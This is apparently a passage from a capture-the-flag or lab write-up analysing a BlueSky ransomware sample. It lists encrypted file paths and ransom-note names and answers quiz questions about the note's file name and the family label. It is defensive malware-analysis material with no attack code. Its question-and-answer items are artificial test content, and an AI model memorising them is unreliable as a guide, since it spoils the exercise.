C:\Users\<USER>\.dotnet\8.0.203_isdockercontainer.dotnetuserlevelcache.bluesky
C:\Users\<USER>\.dotnet\machineid.v1.dotnetuserlevelcache.bluesky
C:\Users\<USER>\.dotnet\telemetrystorageservice\20240215213031_441a04568c8f471c9bdd8804e8a5144a.trn.bluesky
C:\Users\<USER>\.dotnet\telemetrystorageservice\20240215213031_9ccb13c30bb44f5598e4f4f0df263fa6.trn.bluesky
C:\Users\<USER>\.dotnet\telemetrystorageservice\20240215213031_eea717b5292040849bbbfa8ef259a09a.trn.bluesky
C:\Users\<USER>\.dotnet\telemetrystorageservice\20240325113110_52a5deceb8c749e4a946e512ce43bb0f.trn.bluesky
C:\Users\<USER>\.dotnet\telemetrystorageservice\20240325113110_c60976d062a44d19b93ef66900ce367d.trn.bluesky
C:\Users\<USER>\.idlerc\breakpoints.lst.bluesky
C:\Users\<USER>\.idlerc\recent-files.lst.bluesky
C:\Users\<USER>\Searches\everywhere.search-ms.bluesky
C:\Users\<USER>\Searches\indexed locations.search-ms.bluesky
C:\Users\<USER>\Searches\winrt--{s-1-5-21-4005801669-2598574594-602355426-1001}-.searchconnector-ms.bluesky
C:\Users\<USER>\documents\invoice.pdf.bluesky
C:\Users\<USER>\documents\persdata.doc.bluesky
C:\Users\<USER>\documents\personal.xls.bluesky
C:\Users\<USER>\documents\scarrer presentation.ppt.bluesky
C:\Users\<USER>\documents\writng-center-cover-letter-and-notes.pptx.bluesky
C:\Users\<USER>\favorites\bing.url.bluesky
C:\Users\Public\libraries\recordedtv.library-ms.bluesky
C:\sysmon.xml.bluesky
C:\# DECRYPT FILES BLUESKY #.html
C:\# DECRYPT FILES BLUESKY #.txt
C:\DiskD\# DECRYPT FILES BLUESKY #.html
C:\DiskD\# DECRYPT FILES BLUESKY #.txt
C:\DiskX\# DECRYPT FILES BLUESKY #.html
C:\DiskX\# DECRYPT FILES BLUESKY #.txt
```

Answer: # DECRYPT FILES BLUESKY #

In some cases, decryption tools are available for specific ransomware families. Identifying the family name can lead to a potential decryption solution. What's the name of this ransomware family?

If you look at the Family labels tab, we can see that it is labelled as bluesky:


Family labels bluesky

Answer: bluesky